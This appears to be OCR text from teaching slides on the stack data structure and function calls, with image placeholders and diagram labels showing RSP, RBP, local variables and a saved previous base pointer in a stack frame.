
Representation of Stack Data Structure





Function Calls





RSP
function 1(){
allocate space in stack
RBP



RSP
?
?
?
?
RBP



RSP
a
b
c
local var
RBP
Prev RBP

